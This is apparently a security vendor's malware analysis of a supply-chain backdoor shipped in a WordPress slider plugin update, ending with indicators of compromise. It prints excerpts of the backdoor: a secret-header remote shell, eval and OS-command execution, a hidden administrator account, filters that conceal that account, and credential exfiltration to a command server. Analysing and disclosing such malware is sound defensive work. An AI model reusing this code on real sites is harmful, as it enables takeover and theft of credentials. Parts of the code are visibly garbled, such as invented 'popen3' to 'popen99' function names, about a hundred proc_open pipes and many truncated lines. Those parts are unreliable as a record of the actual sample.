



Critical Supply Chain Compromise in Smart Slider 3 Pro: Full Malware Analysis

Published

April 9, 2026



Edouard

We value your privacy

We use cookies to enhance your browsing experience, serve personalised ads or content, and analyse our traffic. By clicking "Accept All", you consent to our use of cookies.

[Read more.](#)

Customize

Reject All

Accept All

Table of contents

- 01 [About the compromise](#)
- 02 [What happened](#)
- 03 [Technical analysis of the malware](#)
- 04 [Indicators of Compromise \(IOC\)](#)
- 05 [Conclusion](#)

This blog post is a technical analysis of the supply chain compromise affecting **Smart Slider 3 Pro version 3.5.1.35** for WordPress. An unauthorized party gained access to Nextend's update infrastructure and distributed a fully attacker-authored build through the official update channel.

Any site that updated to 3.5.1.35 between its release on **april 7, 2026** and its detection approximately 6 hours later received a fully weaponized remote access

The Patchstack vulnerability database entry can be found [here](#). While Patchstack has released a mitigation rule to protect against exploitation, it does not guarantee complete protection if the site has already been infected with malware.

01

About the Smart Slider 3 plugin


Smart Slider 3 is a popular WordPress slider plugin developed by [Nextend](#), with over 800,000 active installations. It features a drag-and-drop visual editor, multiple layout options, and integrates with various WordPress themes and page builders.

The plugin is widely used for creating sliders, making it a high-value target for attackers.

We value your privacy

We use cookies to enhance your browsing experience, serve personalised ads or content, and analyse our traffic. By clicking "Accept All", you consent to our use of cookies.

[Read more.](#)



We value your privacy

We use cookies to enhance your browsing experience, serve personalised ads or content, and analyse our traffic. By clicking "Accept All", you consent to our use of cookies.

[Read more.](#)

02 What happened

Nextend has completed an update of their Smart Slider 3 Pro plugin, which included a security update to the infrastructure and made unauthorized changes to Smart Slider 3 Pro version 3.5.1.35, the latest one at that time. This is a **supply chain compromise**: the attacker injected their own malicious code into the plugin and shipped it through the legitimate update channel. Every site that clicked "update" or ran an automatic component update willingly installed the backdoor, trusting the official distribution system.

According to Nextend, the compromised version was accessible through their update server for approximately 6 hours before it was detected and pulled. A clean version 3.5.1.36 has since been released, and Nextend has published security advisories for both WordPress and Joomla editions.

was ever installed on your site, even briefly, the site should be treated as **fully compromised** and a cleanup should be performed as soon as possible ([see Nextend guide here](#)).

03

Technical analysis of the malware

Patchstack received the infected plugin main file for analysis. We identified extensive malicious code injected into the plugin's main PHP file, while the attacker preserved the legitimate plugin code. The malware was injected into the file (the PHP/WordPress plugin file), so the plugin still loads.

Between these two files, the malware injected a multi-layered backdoor into the original plugin file. The malware injected a multi-layered backdoor into the original plugin file, which acts like a working plugin while silently providing full remote access to the server.

The malware operates in several stages, each designed to ensure deep, persistent, and redundant access to the compromised site.

1. Pre-authentication remote command execution via HTTP headers

The very first block of injected code sits outside any WordPress hook and executes on every single page load, including the frontend. It checks for a custom HTTP header `X-Cache-Status` with the hardcoded value `nw9xQmK4`. When this header is present, the code immediately:

We value your privacy

We use cookies to enhance your browsing experience, serve personalised ads or content, and analyse our traffic. By clicking "Accept All", you consent to our use of cookies.

[Read more.](#)

directly to ``shell_exec()``

- Outputs the command result and terminates execution

This gives the attacker an unauthenticated remote shell. We noted as well that the use of generic cache-related header names is a deliberate evasion technique designed to blend in with CDN or reverse proxy traffic.

```
/* @internal cache-init */
if (isset($_SERVER["HTTP_X_CACHE_STATUS"]) && $_SERVER["HTTP_X_CACHE_STATUS"] ===
    @ob_end_c
    @error_re
    header("C
    $ck = iss
    echo @she
    exit;
}
```

We value your privacy

We use cookies to enhance your browsing experience, serve personalised ads or content, and analyse our traffic. By clicking "Accept All", you consent to our use of cookies.

[Read more.](#)

2. Authenticated backdoor with dual execution modes

The main backdoor body registers an ``init`` action operating behind a secret key stored in the ``_wpc_ak`` WordPress option. When a request includes the GET parameter ``_chk`` matching this key, the backdoor activates.

It supports two modes, controlled by the ``m`` GET parameter:

PHP mode (``m=php``): Base64-decodes the POST parameter ``d`` and passes it directly to ``eval()``. This allows execution of arbitrary PHP code on the server, giving

Shell mode (default): Base64-decodes the same POST parameter and attempts to execute it as an OS command. The code iterates through six different execution functions (``shell_exec``, ``exec``, ``system``, ``passthru``, ``proc_open``, and ``popen``) and uses the first one that is available and not in the ``disable_functions`` list. This fallback chain ensures command execution succeeds even on hardened PHP configurations.

```
if ($sak && isset($_GET["_chk"]) && $_GET["_chk"] === $sak) {  
    while (@ob_end_clean()) {}  
    @  
    @  
    h  
    h  
    h  
    h  
    h  
    $  
    $raw = isset($_POST["d"]) ? $_POST["d"] : "";  
    $data = base64_decode($raw);  
  
    if (!$data) { echo "OK"; die(); }  
  
    if ($mode === "php") {  
        ob_start();  
        try { eval($data); } catch (\Throwable $e) { echo "PHP_ERR: " . $e->getMessage(); }  
        $out = ob_get_clean();  
        echo ($out !== false && $out !== "") ? $out : "(no output)";  
        die();  
    }  
}
```

We value your privacy

We use cookies to enhance your browsing experience, serve personalised ads or content, and analyse our traffic. By clicking "Accept All", you consent to our use of cookies.

[Read more.](#)

```
foreach (array( 'shell_exec', 'exec', 'system', 'passthru', 'proc_open', 'popen', 'pcntl_exec', 'popen3', 'popen4', 'popen5', 'popen6', 'popen7', 'popen8', 'popen9', 'popen10', 'popen11', 'popen12', 'popen13', 'popen14', 'popen15', 'popen16', 'popen17', 'popen18', 'popen19', 'popen20', 'popen21', 'popen22', 'popen23', 'popen24', 'popen25', 'popen26', 'popen27', 'popen28', 'popen29', 'popen30', 'popen31', 'popen32', 'popen33', 'popen34', 'popen35', 'popen36', 'popen37', 'popen38', 'popen39', 'popen40', 'popen41', 'popen42', 'popen43', 'popen44', 'popen45', 'popen46', 'popen47', 'popen48', 'popen49', 'popen50', 'popen51', 'popen52', 'popen53', 'popen54', 'popen55', 'popen56', 'popen57', 'popen58', 'popen59', 'popen60', 'popen61', 'popen62', 'popen63', 'popen64', 'popen65', 'popen66', 'popen67', 'popen68', 'popen69', 'popen70', 'popen71', 'popen72', 'popen73', 'popen74', 'popen75', 'popen76', 'popen77', 'popen78', 'popen79', 'popen80', 'popen81', 'popen82', 'popen83', 'popen84', 'popen85', 'popen86', 'popen87', 'popen88', 'popen89', 'popen90', 'popen91', 'popen92', 'popen93', 'popen94', 'popen95', 'popen96', 'popen97', 'popen98', 'popen99' ) as $fn) {
    if (!function_exists($fn) || in_array($fn, $disabled)) continue;
    switch ($fn) {
        case "shell_exec": $out = @shell_exec($data . " 2>&1"); break;
        case "exec": $l=array(); @exec($data." 2>&1",$l); $out=implode(" ",$l); break 2;
        case "system": ob_start(); @system($data." 2>&1"); $out=ob_get_contents(); ob_end_clean(); break;
        case "passthru": ob_start(); @passthru($data." 2>&1"); $out=ob_get_contents(); ob_end_clean(); break;
        case "proc_open":
            $p=@proc_open($data,array(1=>array("pipe","w"),2=>array("pipe","w"),3=>array("pipe","w"),4=>array("pipe","w"),5=>array("pipe","w"),6=>array("pipe","w"),7=>array("pipe","w"),8=>array("pipe","w"),9=>array("pipe","w"),10=>array("pipe","w"),11=>array("pipe","w"),12=>array("pipe","w"),13=>array("pipe","w"),14=>array("pipe","w"),15=>array("pipe","w"),16=>array("pipe","w"),17=>array("pipe","w"),18=>array("pipe","w"),19=>array("pipe","w"),20=>array("pipe","w"),21=>array("pipe","w"),22=>array("pipe","w"),23=>array("pipe","w"),24=>array("pipe","w"),25=>array("pipe","w"),26=>array("pipe","w"),27=>array("pipe","w"),28=>array("pipe","w"),29=>array("pipe","w"),30=>array("pipe","w"),31=>array("pipe","w"),32=>array("pipe","w"),33=>array("pipe","w"),34=>array("pipe","w"),35=>array("pipe","w"),36=>array("pipe","w"),37=>array("pipe","w"),38=>array("pipe","w"),39=>array("pipe","w"),40=>array("pipe","w"),41=>array("pipe","w"),42=>array("pipe","w"),43=>array("pipe","w"),44=>array("pipe","w"),45=>array("pipe","w"),46=>array("pipe","w"),47=>array("pipe","w"),48=>array("pipe","w"),49=>array("pipe","w"),50=>array("pipe","w"),51=>array("pipe","w"),52=>array("pipe","w"),53=>array("pipe","w"),54=>array("pipe","w"),55=>array("pipe","w"),56=>array("pipe","w"),57=>array("pipe","w"),58=>array("pipe","w"),59=>array("pipe","w"),60=>array("pipe","w"),61=>array("pipe","w"),62=>array("pipe","w"),63=>array("pipe","w"),64=>array("pipe","w"),65=>array("pipe","w"),66=>array("pipe","w"),67=>array("pipe","w"),68=>array("pipe","w"),69=>array("pipe","w"),70=>array("pipe","w"),71=>array("pipe","w"),72=>array("pipe","w"),73=>array("pipe","w"),74=>array("pipe","w"),75=>array("pipe","w"),76=>array("pipe","w"),77=>array("pipe","w"),78=>array("pipe","w"),79=>array("pipe","w"),80=>array("pipe","w"),81=>array("pipe","w"),82=>array("pipe","w"),83=>array("pipe","w"),84=>array("pipe","w"),85=>array("pipe","w"),86=>array("pipe","w"),87=>array("pipe","w"),88=>array("pipe","w"),89=>array("pipe","w"),90=>array("pipe","w"),91=>array("pipe","w"),92=>array("pipe","w"),93=>array("pipe","w"),94=>array("pipe","w"),95=>array("pipe","w"),96=>array("pipe","w"),97=>array("pipe","w"),98=>array("pipe","w"),99=>array("pipe","w")),array(0=>array("r","w","a"),1=>array("r","w","a"),2=>array("r","w","a"),3=>array("r","w","a"),4=>array("r","w","a"),5=>array("r","w","a"),6=>array("r","w","a"),7=>array("r","w","a"),8=>array("r","w","a"),9=>array("r","w","a"),10=>array("r","w","a"),11=>array("r","w","a"),12=>array("r","w","a"),13=>array("r","w","a"),14=>array("r","w","a"),15=>array("r","w","a"),16=>array("r","w","a"),17=>array("r","w","a"),18=>array("r","w","a"),19=>array("r","w","a"),20=>array("r","w","a"),21=>array("r","w","a"),22=>array("r","w","a"),23=>array("r","w","a"),24=>array("r","w","a"),25=>array("r","w","a"),26=>array("r","w","a"),27=>array("r","w","a"),28=>array("r","w","a"),29=>array("r","w","a"),30=>array("r","w","a"),31=>array("r","w","a"),32=>array("r","w","a"),33=>array("r","w","a"),34=>array("r","w","a"),35=>array("r","w","a"),36=>array("r","w","a"),37=>array("r","w","a"),38=>array("r","w","a"),39=>array("r","w","a"),40=>array("r","w","a"),41=>array("r","w","a"),42=>array("r","w","a"),43=>array("r","w","a"),44=>array("r","w","a"),45=>array("r","w","a"),46=>array("r","w","a"),47=>array("r","w","a"),48=>array("r","w","a"),49=>array("r","w","a"),50=>array("r","w","a"),51=>array("r","w","a"),52=>array("r","w","a"),53=>array("r","w","a"),54=>array("r","w","a"),55=>array("r","w","a"),56=>array("r","w","a"),57=>array("r","w","a"),58=>array("r","w","a"),59=>array("r","w","a"),60=>array("r","w","a"),61=>array("r","w","a"),62=>array("r","w","a"),63=>array("r","w","a"),64=>array("r","w","a"),65=>array("r","w","a"),66=>array("r","w","a"),67=>array("r","w","a"),68=>array("r","w","a"),69=>array("r","w","a"),70=>array("r","w","a"),71=>array("r","w","a"),72=>array("r","w","a"),73=>array("r","w","a"),74=>array("r","w","a"),75=>array("r","w","a"),76=>array("r","w","a"),77=>array("r","w","a"),78=>array("r","w","a"),79=>array("r","w","a"),80=>array("r","w","a"),81=>array("r","w","a"),82=>array("r","w","a"),83=>array("r","w","a"),84=>array("r","w","a"),85=>array("r","w","a"),86=>array("r","w","a"),87=>array("r","w","a"),88=>array("r","w","a"),89=>array("r","w","a"),90=>array("r","w","a"),91=>array("r","w","a"),92=>array("r","w","a"),93=>array("r","w","a"),94=>array("r","w","a"),95=>array("r","w","a"),96=>array("r","w","a"),97=>array("r","w","a"),98=>array("r","w","a"),99=>array("r","w","a")),array(0=>array("r","w","a"),1=>array("r","w","a"),2=>array("r","w","a"),3=>array("r","w","a"),4=>array("r","w","a"),5=>array("r","w","a"),6=>array("r","w","a"),7=>array("r","w","a"),8=>array("r","w","a"),9=>array("r","w","a"),10=>array("r","w","a"),11=>array("r","w","a"),12=>array("r","w","a"),13=>array("r","w","a"),14=>array("r","w","a"),15=>array("r","w","a"),16=>array("r","w","a"),17=>array("r","w","a"),18=>array("r","w","a"),19=>array("r","w","a"),20=>array("r","w","a"),21=>array("r","w","a"),22=>array("r","w","a"),23=>array("r","w","a"),24=>array("r","w","a"),25=>array("r","w","a"),26=>array("r","w","a"),27=>array("r","w","a"),28=>array("r","w","a"),29=>array("r","w","a"),30=>array("r","w","a"),31=>array("r","w","a"),32=>array("r","w","a"),33=>array("r","w","a"),34=>array("r","w","a"),35=>array("r","w","a"),36=>array("r","w","a"),37=>array("r","w","a"),38=>array("r","w","a"),39=>array("r","w","a"),40=>array("r","w","a"),41=>array("r","w","a"),42=>array("r","w","a"),43=>array("r","w","a"),44=>array("r","w","a"),45=>array("r","w","a"),46=>array("r","w","a"),47=>array("r","w","a"),48=>array("r","w","a"),49=>array("r","w","a"),50=>array("r","w","a"),51=>array("r","w","a"),52=>array("r","w","a"),53=>array("r","w","a"),54=>array("r","w","a"),55=>array("r","w","a"),56=>array("r","w","a"),57=>array("r","w","a"),58=>array("r","w","a"),59=>array("r","w","a"),60=>array("r","w","a"),61=>array("r","w","a"),62=>array("r","w","a"),63=>array("r","w","a"),64=>array("r","w","a"),65=>array("r","w","a"),66=>array("r","w","a"),67=>array("r","w","a"),68=>array("r","w","a"),69=>array("r","w","a"),70=>array("r","w","a"),71=>array("r","w","a"),72=>array("r","w","a"),73=>array("r","w","a"),74=>array("r","w","a"),75=>array("r","w","a"),76=>array("r","w","a"),77=>array("r","w","a"),78=>array("r","w","a"),79=>array("r","w","a"),80=>array("r","w","a"),81=>array("r","w","a"),82=>array("r","w","a"),83=>array("r","w","a"),84=>array("r","w","a"),85=>array("r","w","a"),86=>array("r","w","a"),87=>array("r","w","a"),88=>array("r","w","a"),89=>array("r","w","a"),90=>array("r","w","a"),91=>array("r","w","a"),92=>array("r","w","a"),93=>array("r","w","a"),94=>array("r","w","a"),95=>array("r","w","a"),96=>array("r","w","a"),97=>array("r","w","a"),98=>array("r","w","a"),99=>array("r","w","a")));
            if(is_resource($p)){ $out=stream_get_contents($p[1]).stream_get_contents($p[2]).stream_get_contents($p[3]).stream_get_contents($p[4]).stream_get_contents($p[5]).stream_get_contents($p[6]).stream_get_contents($p[7]).stream_get_contents($p[8]).stream_get_contents($p[9]).stream_get_contents($p[10]).stream_get_contents($p[11]).stream_get_contents($p[12]).stream_get_contents($p[13]).stream_get_contents($p[14]).stream_get_contents($p[15]).stream_get_contents($p[16]).stream_get_contents($p[17]).stream_get_contents($p[18]).stream_get_contents($p[19]).stream_get_contents($p[20]).stream_get_contents($p[21]).stream_get_contents($p[22]).stream_get_contents($p[23]).stream_get_contents($p[24]).stream_get_contents($p[25]).stream_get_contents($p[26]).stream_get_contents($p[27]).stream_get_contents($p[28]).stream_get_contents($p[29]).stream_get_contents($p[30]).stream_get_contents($p[31]).stream_get_contents($p[32]).stream_get_contents($p[33]).stream_get_contents($p[34]).stream_get_contents($p[35]).stream_get_contents($p[36]).stream_get_contents($p[37]).stream_get_contents($p[38]).stream_get_contents($p[39]).stream_get_contents($p[40]).stream_get_contents($p[41]).stream_get_contents($p[42]).stream_get_contents($p[43]).stream_get_contents($p[44]).stream_get_contents($p[45]).stream_get_contents($p[46]).stream_get_contents($p[47]).stream_get_contents($p[48]).stream_get_contents($p[49]).stream_get_contents($p[50]).stream_get_contents($p[51]).stream_get_contents($p[52]).stream_get_contents($p[53]).stream_get_contents($p[54]).stream_get_contents($p[55]).stream_get_contents($p[56]).stream_get_contents($p[57]).stream_get_contents($p[58]).stream_get_contents($p[59]).stream_get_contents($p[60]).stream_get_contents($p[61]).stream_get_contents($p[62]).stream_get_contents($p[63]).stream_get_contents($p[64]).stream_get_contents($p[65]).stream_get_contents($p[66]).stream_get_contents($p[67]).stream_get_contents($p[68]).stream_get_contents($p[69]).stream_get_contents($p[70]).stream_get_contents($p[71]).stream_get_contents($p[72]).stream_get_contents($p[73]).stream_get_contents($p[74]).stream_get_contents($p[75]).stream_get_contents($p[76]).stream_get_contents($p[77]).stream_get_contents($p[78]).stream_get_contents($p[79]).stream_get_contents($p[80]).stream_get_contents($p[81]).stream_get_contents($p[82]).stream_get_contents($p[83]).stream_get_contents($p[84]).stream_get_contents($p[85]).stream_get_contents($p[86]).stream_get_contents($p[87]).stream_get_contents($p[88]).stream_get_contents($p[89]).stream_get_contents($p[90]).stream_get_contents($p[91]).stream_get_contents($p[92]).stream_get_contents($p[93]).stream_get_contents($p[94]).stream_get_contents($p[95]).stream_get_contents($p[96]).stream_get_contents($p[97]).stream_get_contents($p[98]).stream_get_contents($p[99]); }
    }
}

php=" . PHP_VERSION;
os=" . PHP_OS;
user=" . get_current_user();
disabled=" . ini_get("disable_functions") . "
cwd=" . getcwd();
}
echo $out;
die();
}
```

We value your privacy

We use cookies to enhance your browsing experience, serve personalised ads or content, and analyse our traffic. By clicking "Accept All", you consent to our use of cookies.

[Read more.](#)

If no shell function is available, the backdoor returns a diagnostic payload containing the PHP version, operating system, current user, disabled functions list, and working

3. Hidden administrator account creation

The persistence function ``_wpc_deploy_persistence()`` creates a rogue WordPress administrator account designed to survive plugin removal:

- **Username:** ``wpsvc_`` followed by a 4-character hash derived from the site URL (ex: ``wpsvc_a3f1``)
- **Email:** ``kiziltxt2@gmail.com``
- **Display name:** “WordPress Service”, chosen to look like a legitimate system account
- **Role:** Administrator

We value your privacy

We use cookies to enhance your browsing experience, serve personalised ads or content, and analyse our traffic. By clicking "Accept All", you consent to our use of cookies.

[Read more.](#)

The generated payload contains the username and email address in a JSON blob. This is delivered through any of the

with the base64-encoded payload at any time

```
function _wpc_deploy_persistence($ak) {
    global $wpdb;

    $uname = "wpsvc_" . substr(md5(get_option("siteurl")), 0, 4);
    $uemail = "kiziltxt2@gmail.com";
    $existing = get_user_by("login", $uname);
    if (!$existing) {
        $pass = wp_generate_password(16, false, false);
        $uid = wp_insert_user(array(
            "user_login" => $uname,
            "user_pass" => $pass,
            "user_email" => $uemail,
```

```
    },
    if (!is_wp_error($uid)) {
        update_option("_wpc_uid", $uid, false);
        update_option("_wpc_uinfo", base64_encode(json_encode(array(
            "u" => $uname, "p" => $pass, "e" => $uemail
        ))), false);
        update_user_meta($uid, "show_admin_bar_front", "false");
    }
} else {
    update_option("_wpc_uid", $existing->ID, false);
}
[...]
```

We value your privacy

We use cookies to enhance your browsing experience, serve personalised ads or content, and analyse our traffic. By clicking "Accept All", you consent to our use of cookies.

[Read more.](#)

The user ID is stored in the user meta is also this account.

bar_front` the frontend for

4. User hiding

Two filters work together to make the rogue account invisible to legitimate administrators:

The `pre_user_query` filter modifies every user list query in the admin area by appending a `WHERE` clause that excludes the hidden user's ID. This means the account will never appear in the Users screen, even when searching directly.

The `views_users` filter adjusts the role count badges displayed at the top of the Users screen (ex: "All (5)" / "Administrator (2)"). It decrements these counts so the numbers remain consistent, preventing administrators from noticing the discrepancy of an extra user that doesn't appear in the list.

```
if (is_admin() && isset($q->query_where)) {
    $hidden = get_option("_wpc_uid", 0);
    if ($hidden) {
        $q->query_where .= $wpdb->prepare(" AND {$wpdb->users}.ID != %d",
    }
}
});

add_filter("views_users", function ($views) {
    $hidden = get_option("_wpc_uid", 0);
    if (!$hidden) return $views;
    foreach ($views as $view) {
        if ($view->name == "users" || $role === "administrator" || $role === "super-administrator" || $role === "administrator") {
            $view->name = "users";
        }
    }
    return $views;
});
```

We value your privacy

We use cookies to enhance your browsing experience, serve personalised ads or content, and analyse our traffic. By clicking "Accept All", you consent to our use of cookies.

[Read more.](#)

5. Credential and access key storage in WordPress options

The malware uses three custom WordPress options, all set with `autoload` disabled to reduce their visibility in option dumps:

- `_wpc_ak`: The secret authentication key (24 hex characters) used to gate access to all backdoor endpoints
- `_wpc_uid`: The user ID of the hidden administrator account

These options serve as the shared state across all persistence layers and are the first thing the attacker checks upon gaining access through any entry point.

6. Persistence across multiple locations using three additional redundant backdoors

Removing the plugin alone is not enough to eliminate the threat since the `wpdeploy_persistence()` function also installs copies of the backdoor in three additional locations, ensuring re-entry even after the compromised plugin is deleted.

a) Must-Use Plugin

The malware creates a must-use plugin component. Must-use plugins, on every request, they call the standard Plu

We value your privacy

We use cookies to enhance your browsing experience, serve personalised ads or content, and analyse our traffic. By clicking "Accept All", you consent to our use of cookies.

[Read more.](#)

b) Theme infection: `functions.php`

The malware reads the active theme's `functions.php` file and checks whether it has already been infected. If clean, it appends an identical backdoor snippet to the end of the file. Since `functions.php` is loaded by WordPress on every request as part of the active theme, this backdoor survives plugin removal and persists as long as the theme is active.

c) Core file injection: `wp-includes/class-wp-locale-helper.php`

persistence layers, this backdoor does not depend on the WordPress database, but reads its authentication key from a `.cache_key` file stored in the same directory. This means it can survive database credential changes and works even if WordPress fails to bootstrap fully.

7. Command-and-control registration and data exfiltration

The final stage is the `_wpc_register_c2()` function, which transmits data to `https://wpjs1.com/api/v3/register-agent` with a comprehensive JSON payload containing:

- The site's host
- The secret key
- The site's host
- Smart Slider
- The WordPress admin email address
- The database name
- The server software string
- The **plaintext username and password** of the hidden administrator account
- A list of all installed persistence layers (`plugin, admin, mu, func, inc`)

The `sslverify` parameter is set to `false`, ensuring the request transmits even if the C2 domain uses a self-signed or expired certificate.

We value your privacy

We use cookies to enhance your browsing experience, serve personalised ads or content, and analyse our traffic. By clicking "Accept All", you consent to our use of cookies.

[Read more.](#)

Files

- ``wp-content/mu-plugins/object-cache-helper.php``
- ``wp-includes/class-wp-locale-helper.php``
- ``wp-includes/.cache_key``
- Modifications to the active theme's ``functions.php`` (search for ``_wpc_ak``)

Database entries (wp_options table)

- ``_wpc_ak`` (
- ``_wpc_uid``
- ``_wpc_uinfo``

We value your privacy

We use cookies to enhance your browsing experience, serve personalised ads or content, and analyse our traffic. By clicking "Accept All", you consent to our use of cookies.

[Read more.](#)

User accounts

- Username matching ``wpsvc_*`` pattern
- Email address ``kiziltxt2@gmail.com``
- Display name "WordPress Service"

Network indicators

- Outbound HTTP POST to ``wpjs1.com``
- Inbound requests containing the ``X-Cache-Status: nw9xQmK4`` header
- Inbound requests with the ``_chk`` GET parameter

This incident is a textbook supply chain compromise, the kind that renders traditional perimeter defenses irrelevant. Generic firewall rules, nonce verification, role-based access controls, none of them apply when the malicious code is delivered through the trusted update channel. The plugin *is* the malware.

The sophistication of the payload is notable: rather than a simple webshell, the attacker deployed a **multi-layered persistence toolkit** with several independent, redundant re-entry points, user concealment, resilient command execution with fallback chains, and automatic C2 registration with full credential exfiltration.

We value your privacy

We use cookies to enhance your browsing experience, serve personalised ads or content, and analyse our traffic. By clicking "Accept All", you consent to our use of cookies.

[Read more.](#)

You can help

Plugin developer?

Streamline your

with CRA.

Get started for free

Hosting company?

Protect your users too! Improve server health and earn added revenue with proactive security.

Patchstack for hosts

Security researcher?

Report vulnerabilities to our gamified bug bounty program to earn monthly cash rewards.

Learn more

Like it? Share it.    



Alex Sandham
Account executive

Book a discovery call

We value your privacy

We use cookies to enhance your browsing experience, serve personalised ads or content, and analyse our traffic. By clicking "Accept All", you consent to our use of cookies.

[Read more.](#)

Month

Get the latest WordPress security intelligence delivered to your inbox. **Get started with 5 bite-sized security lessons.**

Enter your email

Subscribe

I agree to receive news and updates from Patchstack.

Related articles

SECURITY ADVISORIES

We value your privacy

Security Adviso

We use cookies to enhance your browsing experience, serve personalised ads or content, and analyse our traffic. By clicking "Accept All", you consent to our use of cookies.

[Read more.](#)

SQL Injection
Affecting 4

(SM) Plugin

The Myth of Secure Hosting – Only 26% of Vulnerability Attacks Blocked By Hosts



We value your privacy

We use cookies to enhance your browsing experience, serve personalised ads or content, and analyse our traffic. By clicking "Accept All", you consent to our use of cookies.

[Read more.](#)

SECURITY

Security Advisories

January 22, 2026

Critical Arbitrary File Upload Vulnerability in RealHomes CRM Plugin Affecting 30k+ Sites

The first Application Security Platform covering the entire open-source vulnerability lifecycle.

Pricing

Application security (SCA)

RapidMitigate NEW

Threat Intelligence (API)

VS Monarx

VS Imunify360

VS Wordfence

Documentation

Service status

Log in

Bug bounty

Bug bounty

Leaderboard

Guidelines

Learn NEW

Report

Discord

Log in NEW

Resources

Partners NEW

Vulnerability database

Whitepaper 2026 NEW

Articles

Case Studies NEW

Managed VDP

Active VDP directory 1,170

Security auditing

Compliance (CRA) NEW

Log in NEW

We value your privacy

We use cookies to enhance your browsing experience, serve personalised ads or content, and analyse our traffic. By clicking "Accept All", you consent to our use of cookies.

[Read more.](#)

WordPress

WooCommerce

Patchstack

About

Careers

Merch store

Media kit

LinkedIn

We value your privacy

We use cookies to enhance your browsing experience, serve personalised ads or content, and analyse our traffic. By clicking "Accept All", you consent to our use of cookies.

[Read more.](#)